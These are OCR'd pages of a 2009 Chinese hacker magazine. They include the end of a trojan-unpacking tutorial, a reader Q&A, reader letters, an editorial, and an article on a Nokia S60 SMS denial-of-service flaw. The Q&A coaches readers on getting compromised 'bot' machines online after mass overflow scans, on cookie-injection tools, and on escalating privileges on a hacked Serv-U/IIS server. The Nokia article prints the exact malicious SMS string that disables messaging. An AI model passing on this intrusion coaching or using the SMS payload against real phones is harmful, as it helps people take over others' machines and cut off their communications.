


图1　修正代码

```
13142330   55              push    ebp      此处就是OEP，还愣什么！快点dump啊！
13142331   8BEC            mov     ebp, esp
13142333   81EC 0C050000   sub     esp, 50C
13142339   57              push    edi
1314233A   E8 61FFFFFF     call    131422A0
1314233F   85C0            test    eax, eax
13142341   74 08           je      short 1314234B
13142343   6A 00           push    0
13142345   FF15 C0401413   call    dword ptr [131440C0]   ; kernel32.ExitProcess
1314234B   56              push    esi
```

打开LordPE，使用“完全转存”dump木马样本镜像。再打开ImportREC_fix修复指针，各参数如图2所示。




图2 ImportREC_fix修复指针

脱壳总结

脱壳的最好方法就是自己单步去跟踪，其实本木马样本还有一个很好的脱壳方法，那就是在上面我让大家留心的1314B474处的CALL dword ptr [ebp-183]。在Ollydbg使用“**bp VirtualProtect**”下一个VirtualProtect断点，使用**Shift+F9**之后再使用**Alt+F9**，大家可以发现程序已经跑到1314B47A处了，如图3所示。




图3 中断后

接着再在Ollydgb中使用“**bc Virtual Protect**”清除VirtualProtect断点，接下来的步骤就和上面一样了。好了，更多的细节就由读者们自己去完成吧，希望本文能给读者们一些提示，学会脱更多的变形壳和未知壳。有兴趣的读者们也可以反汇编分析一下这个下载者的行为哦，里面可是用到了好多猥琐的技术哦。

【本文介绍的相关程序以及录像已收录在本期光盘中】

编辑点评：

我估计这个壳对新手还是有一定难度的，因为如果你要脱掉这个壳，必须了解几个函数；VirtualProtect、LoadLibraryA等等。虽然esp定律用处很大，但esp定律不是能脱所有壳的，在合适的地方使用上合适的方法，那么就成功了。

Q：已扫到IP，也准备溢出……怎么我的肉鸡就是不上线？

至于木马免杀问题（加花加壳），我在网上找教程，已经处理的很好，大概对于国内软件只有瑞星能查杀。现在主要想解决的问题就是，我扫描到IP都已经准备溢出了，怎么还是没有肉鸡上线？是否存在FTP设置上的问题？

我不太确认是否FTP地址有问题，FTP地址我是用的3322动态域名，然后用外网IP更新到3322，采用自己的外网地址作为扫描工具中的FTP地址，不知道这里面是否有错？这个所谓的FTP地址，是自己的外网地址还是3322上的地址？

A：既然你用3322域名作为中转，那么你申请的域名绑定你的外网IP后，根本是等同的。使用域名做中转的好处只是在于域名为固定信息，而你的IP是随ADSL拨号变更的。你的问题应该出在FTP上面，首先你本地架设好FTP服务器后，实际需要经过测试，你可以自己执行你写好的批处理文件，看命令是否正确执行。其实你可以完全摒弃采取FTP作为上传的模式，建议你使用“狼牙全自动抓鸡器”等工具，软件自带了vbs下载功能，这样效率会提高很多。当然建议你不要完全依赖批量溢出，尝试手工溢出后确定是否成功，再执行你的命令。

原文链接：http://www.nohack.cn/bbs/thread-87027-1-1.html

Q：寻找cookies&inject工具

在google、百度搜了半天也没找到，有的朋友是否可以给个地址？谢谢！

A：你需要的是cookies注入工具吧？针对cookies注入，建议使用手工模式，相关语法可以参照网络文献。最早的支持cookies注入的工具为TTFCT采php脚本写cookie注入器，但是报错效率比较高，更多人习惯用greenbrowser这样的浏览器外挂插件jsCookier来执行union查询，不过这是建立在手工注入的基础上的。当然，还可以用minibrowser的修改cookies功能进行注入，以及穿山甲写的一款不错的利用cookies注入union查询的工具。一般情况下可以使用注入中转，比如寂寞的刺猬写的一款注入中转器，下载地址为：http://www.3800hk.com/Soft/zhly/15959.html，需要本地架设web环境或者支持asp的空间，程序上手性很强，建议手工测试是否存在注入后再做生成。

原文链接：http://www.nohack.cn/bbs/thread-86828-1-3.html

Q：wscript.shell组件被删，N种方法提权不成功……127.0.0.1的21、80、110、135、445、1433、3306、43958端口开放，只支持asp，

其它的不支持。php、.aspx 上传都无法显示该页。采用的是 Serv-U FTP Server v6.0，用 lake 的 asp 提权不成功，D-H 盘都不能访问，提示路径未找到。C 盘能访问，但根目录不行，跳转了几个目录都不行。比如C:\Program Files、C:\Documents and Settings、C:\Documents and Settings\All Users、C:\Documents and Settings\Administrator\My Documents 都不能进去。网站目录里的 conn.asp 里放的数据库文件又是 access 的，装有 Mysql 但找不到密码，怎么办啊？不知道能有什么方法可以提权。

A：服务器不支持 php 和 aspx，显然会给我们的提权带来一定阻力。首先可以肯定的一点是 C:\Documents and Settings\Administrator 这个目录在 IIS 权限下是没有访问权限的。当然还是尝试找找其他可写目录，建议你跳到 c:\windows\Temp\ 或者 c:\WINDOWS\system32\inetsrv\data\ 这样的常见可写目录，上传 cmd 到该目录看看是否具备可执行权限。一般这些目录是 everyone 权限，管理员可能会疏忽掉权限设置。

如果可以执行命令，那么对于我们的提权无疑是迈进了一大步。首先还是考虑找 servu 的目录，既然 C:\Documents and Settings\All Users 都无法访问，那么从开始菜单的程序中下快捷方式肯定是被否定了。我们可以利用读取注册表的键值或者使用 vbs 等方法找到 servu 的路径，如果能跳路径就可以下载 servudeamon.exe，再利用工具查找管理员修改的密码。因为默认情况下提权不成功，根本原因是管理员修改了默认密码。

现在 servu 提权脚本已经有了通杀版本，可以建立具备 system 权限的账号执行命令。当然，如果 servu 提权的路子被否定的话，还是需要结合服务器的其他网站来寻找 root 或者 sa 权限的密码来执行提权。当然，你的目录可能不支持 aspx 扩展，如果结合命令确定服务器装有 .net，那么可以尝试 MS Windows Token Kidnapping 提权漏洞。总之这里只能提供给你一些思路，在真正的入侵中，还是要结合实际来看的。

原文链接：http://www.nohack.cn/bbs/thread-86495-1-5.html

Q：请问如何检测一个软件是否被带了后门？

我下载了一个某黑客专用版的记事本，界面很好看，运行它后过不了多久就会中毒，而这之间我没有打开过任何会有隐患的网站，都是些大的网站，如：网易、QQ 什么的。我重新做系统后不运行它就什么事都没有。我用瑞星，也查不出它有病毒，所以来请教大家了。

A：根据你描述的情况，我不能肯定你所认定的“黑客记事本”即为捆绑后门的文件。对于捆绑，一般利用 SYSTEM SAFE MONITOR 或者微点主动防御来对程序的行为进行判断，如果释放了相关 exe 或者 dll 文件，以及程序对注册表有所改动，都是可以拦截下来的。

而有一部分后门，是释放了类似下载者的病毒，会定时发作，你所遇到的可能是这种情况。甚至有一部分是在执行关闭的过程中，链接到带病毒的网站，这些就需要你抓包跟踪了。

总之，检测后门的方式一般可以用 WINHEX 等编辑器加载程序，然后看是否有捆绑数据。但是对于作者自己编写的代码就很难判断了，所以采取主动防御形式的安全软件及进行有效的抓包测试，才能确定病毒根源。我们不排除你中了感染类的病毒，例如熊猫烧香、磁碟机等，这样会感染 exe 文件，而这些病毒的变种，瑞星检测不到就很正常了。

原文链接 http://www.nohack.cn/bbs/thread-85919-1-8.html

29号信箱

等到新的一年真的来临，才感觉2008年过得可真快，貌似才从春梦醒来，一眨眼又要冬眠了……过冬待春之际，还是多储备点知识比较好，也许中国的春节一过，说不定网络上又会出现什么马，什么虫，烧什么香的，呵呵。总之，还是期待一切都新，新技术、新知识、新漏洞……

建议选摘

感言

名字：我堕落了
职业：学生
建议：成长的路上有《黑客手册》的陪伴，从最初的菜鸟开始。如今虽算不上老鸟，但也是一只正在茁壮成长的青年小鸟，呵呵！首先，希望《黑客手册》能够继续陪我走下去！再次，希望《黑客手册》能够多多改进，比如在版式、书刊的封面、还有网页、论坛等方面，应该不定期的换换风格！最后，我会一直支持《黑客手册》！希望永远看到《黑客手册》美好的每一天！

全体编辑泪奔中：有广大读者的支持，“黑手”会一如既往地和大家携手共进。新的一年了，“黑手”也将迎来4周年，各位会拿出怎样的礼物来祝贺呢？一路走来，新旧交替，但不变的仍然是我们的黑客精神，那就是自由、共享……

杂志

名字：kuhasu
职业：其它
建议：1、增加编程和汇编基础，这样可以有更广泛的受众来源，从而扩大论坛知名度；2、与最新技术接轨，如 VBA2007 的破解和反编译以及其它新技术的应用。

名字：于云龙
职业：学生
建议：因为本刊的主题是网络，所以不可避免的容易出现文章表达抽象不够清晰，所以希望能多加一些图片并且尽量表达清晰。

名字：匿名
职业：学生
建议：我觉得有些入侵的文章要配上相应的动画教程，这样可以让菜鸟懂的更多。还有，我觉得黑手最好开一个免费班，比如入侵班，然后每期光盘里都有一个免费班的教程，也就是说每期上一到两节课，这样更吸引菜鸟。因为网络上的培训太乱了，大多都是骗钱的。

名字：匿名
职业：学生／网管人员
建议：发表一些有珍藏价值的教程和工具，希望能把过程稍微说详细点，让我们菜鸟能看懂，从中学习到更多的知识。也可以弄个速成班，比如讲讲灰鸽子啊，C 语言编程啊这些。

最热情的菜编：菜菜们渴望知识的心情偶理解，也很能体会到。知识是永远都学不完的，不知道大家在过去的08年使得自己又充实了多少呢？不要懈怠哦，牛劲冲天的09年说不定会让你乐此不疲哦！

非安全
非安全宝典
过年了
NO 2009 02
黑客手册
¥10元
在线商城:book.nohack.cn 淘宝店:taobao.nohack.cn 中国计算机安全法律提醒你：非法入侵他人电脑是一种违法行为 本手册随光盘赠送 WWW.NOHACK.CN
DVD
读新术
基于开源代码更新的漏洞挖掘技巧
高手专栏之
内网渗透系列
“西线无战事”被社工了
[手册篇] 迅雷快车旋风地址转换器 上帝之门 批处理潜行者3.0
[工具篇] JAVA端口扫描器 局域网对比更新软件 WIFI工具集
[视频篇] 记录：黑客 DEFCON 《History Channel黑客简史》 如何破解手机与蓝牙
多种方法绕过Windows登录验证
一个Oracle注点引发的主机沦陷
一招彻底干掉QQ安全中心
诺基亚的噩梦
数据包也疯狂（二）
cooloo典藏——将QQ恶搞进行到底
小菜来揭穿骗子的面纱
VPN的简单配置
Jsp脚本安全分析（一）——Zron留言本分析

黑客年轻化、集团化，好事？坏事？

某人曾经说过，2009是属于攻击之年，还没等某编细想，以色列就开始攻击了……从天空到地面，中东这块“废”得流油的地方又成了吸引全世界人类眼球的焦点。

现实中的战争是残酷的，那就是人为灾难，有些事情本可以避免，但有时候却无可奈何……没有权限啊，呵呵！有时候发觉：人比动物都容易冲动！虽然我们是高级动物，也许这也就是高级动物的特性吧！

虚拟的网络世界中，没有人能主宰一切，在攻击与防范的互相博弈之间，我们来到2009年。有一位老人曾经说过：“计算机要从娃娃抓起”，于是，学习计算机成为许多家长对孩子的要求，而正是这个计算机，为家长们栓住了孩子，使得他们不再好动，安静地坐在电脑前，然后……玩游戏的玩游戏，网恋的网恋……终于，现在居然与“精神病”也有联系了，原来以前许多朋友都已经“精神”过了……

当然，这其中不乏一些很有想法的孩子，他们为了一些目的而对技术学习有了兴趣。我们看到，黑客年轻化趋利性越来越明显，随着各种方式方法在Internet上的大量散播，大家已经能够不需要高超的技术即可实现对既定目标的攻击。当然，最主要的还是被攻击目标对于网络安全的重视度不够。

在这些攻击中，有些攻击完全不是出于炫耀其技术能力，而是为了直接获取巨大的经济利益，何种攻击方式简单、获利大，被采用的可能性就越大。

另外，黑客集团化、正规化的趋势正在加强，已经形成了有组织，有规模，有协调性质的群体，他们挖掘利用系统漏洞，编写针对这些漏洞的恶意代码，通过恶意代码控制僵尸主机，使用僵尸网络对目标发起DDoS等攻击，然后完成既定目标，或破坏，或获利。这其中，每一个环节都有不同的“专业”人士负责，使得整个攻击过程隐蔽性极高，造成的危害也更大。


当然，我们也可喜地看到，网络安全研究者的群体在不断扩大，这其中不乏一些以往所谓的“黑客”，他们针对目前网络安全重视度不够的情况，无私地进行友情检测，给予管理员提醒。而一些管理员却觉得这样是种耻辱，我的系统被你自由进出，你还留言在桌面，于是，“安检”变成了“案件”。看来，做安检就得像黑客一样，只不过不放木马、后门，不做破坏，只是抱着打酱油的心态路过而已……

那么黑客年轻化、集团化，是好事还是坏事呢？按我说，一切事情都有两面性，心态决定行为，你做任何事情的最初点都是在中间，往左还是往右，都是极端。当然，人是高级动物，老守在中间的话，会被认为是“精神”的……

诺基亚的噩梦

新闻时评

风逝水



最近，DZ又爆出漏洞，黑客黑掉网站后留下信息，有部分站长猜测可能是Discuz!程序开发者预留的“后门”遭到了黑客的利用所致。目前事故原因已经查明，官方说与程序本身没有关系，而是康盛创想的论坛通知服务器域名遭到劫持，黑客在服务器端放入了攻击代码，当论坛的管理用户登录后台时会自动运行该攻击代码，进而对论坛的seo设置进行修改，造成论坛无法正常访问。另外，有网友发现，在网上下载的部分XP GHO有可疑文件，并最终确定是后门！大家可以浏览http://www.nohack.cn/bbs/thread-88349-1-1.html了解详细消息。果然是过年了，搞破坏的都出来了……

相信对手机有爱好的小黑们，看到过网上流传的短信“攻击”山寨机的文章，一条精心构造的短信，针对山寨机的芯片，就能让山寨机黑屏、震动、响铃，折磨得山寨机痛不欲生。

记得那篇文章中提到“品牌手机用户不用担心”，好多人都松了一口气。那么，今天我带来的就是手机大户NOKIA的噩梦。

2009年初，在YouTube上面就出现了一段视频，表演者演示了如何简单操作就让NOKIA的S60系统手机失去接收短信的功能。视频是由德国Chaos Computer Club发布，并且S60的那个短信漏洞也得到了诺基亚官方杀毒软件合作伙伴F-Secure的证实，确实存在。

在中国，使用NOKIA智能手机的用户应该是大多数，那么这个漏洞带来的就是S60短信功能的毁灭打击，而它的简单操作也会使攻击变得广泛，包括采用UIQ、S60V2 FP2、S60V2 FP3、S60V3、S60V3 FP1系统的智能手机都将会被这种方式攻击，而S60V3 FP2和S60 V5不会被感染。

下面我来介绍方法，介绍前先申明，本技术纯属研究，不可用于攻击他人手机，否则后果自负。

攻击方法

发送包含32位以上E-mail地址的短信即可，如发送“123456789@123456789.1234567890123 ”（末尾有空格，引号不用输入）到被攻击手机（这个就是视频中演示的邮件）。

注意：发送的恶意短信在接收方的手机上是没有提示的！

攻击成功后，被攻击手机将无法收到任何短信息和彩信，使用其他任意手机给中招手机发送短信，将无法送达（发送延缓）。S60 v3.1系统需要发送11次，然后被攻击手机接收新的正常短信时，会出现“内存不足”的提示。

由于攻击方法过于简单，所以再次在这里提醒大家，不要用这个方法非法攻击其他手机用户。

由于攻击危害太大，而本人又属于穷人阶级，所以没有用手中仅有的N73做实验，无法给大家奉献上中招截图，请大家谅解。如果感觉文字没办法动态的呈现攻击过程，可以去http://www.sebug.net/exploit/5509/上看发布的漏洞攻击公告，上面有攻击方法的视频和文本教程的下载。

该漏洞的危害比较严重，所以提醒所有使用相关系统手机的用户：如果不是S603.1的手机，长时间没有收到短信或彩信，请叫好友发短信确认手机是否中招；而S603.1系统的用户，在打开短信息信箱时，如果出现“内存不足，请删除一些短信”的

提示时，请注意了，手机可能中招（有时候手机内存不足时，也可能出现提示）。

如果你的手机已经不幸中招，请不要慌张，因为F-Secure的手机安全软件已经处理了这个问题，并推出了FortiCleanUp tool专门解决这一问题，安装FortiCleanUp tool专用修补工具或者FortiCleanUp tool手机安全软件即可。

安装说明：

1、安装完成后重新启动，打开该工具；

2、选择Options，在弹出的菜单中选择Scan（扫描）；

3、如果没有重新启动，会先弹出对话框；

4、建议在日常使用时将该工具隐藏至后台运行。

扫描完毕后，手机就可以正常接收短信息了。但是，每次重启后都要启动工具扫描才可以使用，比较麻烦，如果不喜欢这个方法，也可以去NOKIA客服升级系统，也就是俗称的刷机。系统重做后，手机便可以恢复。

预防办法：

安装来电防火墙类的手机软件，拒绝接受未知号码的短消息。以下摘自信安易卫士官方论坛上的公告：

信安易公司作为专业的手机安全公司，第一时间对该事件进行了分析。经过严格的检测，我们确信安装了信安易卫士的用户是安全的，并且您不需要针对这条短信做任何其他的设置。这条短信会被信安易卫士正确处理，保护用户手机的短信模块不会收到伤害，并且安装信安易卫士会自动修正这条短信的错误，用户不需要担心和恐慌！

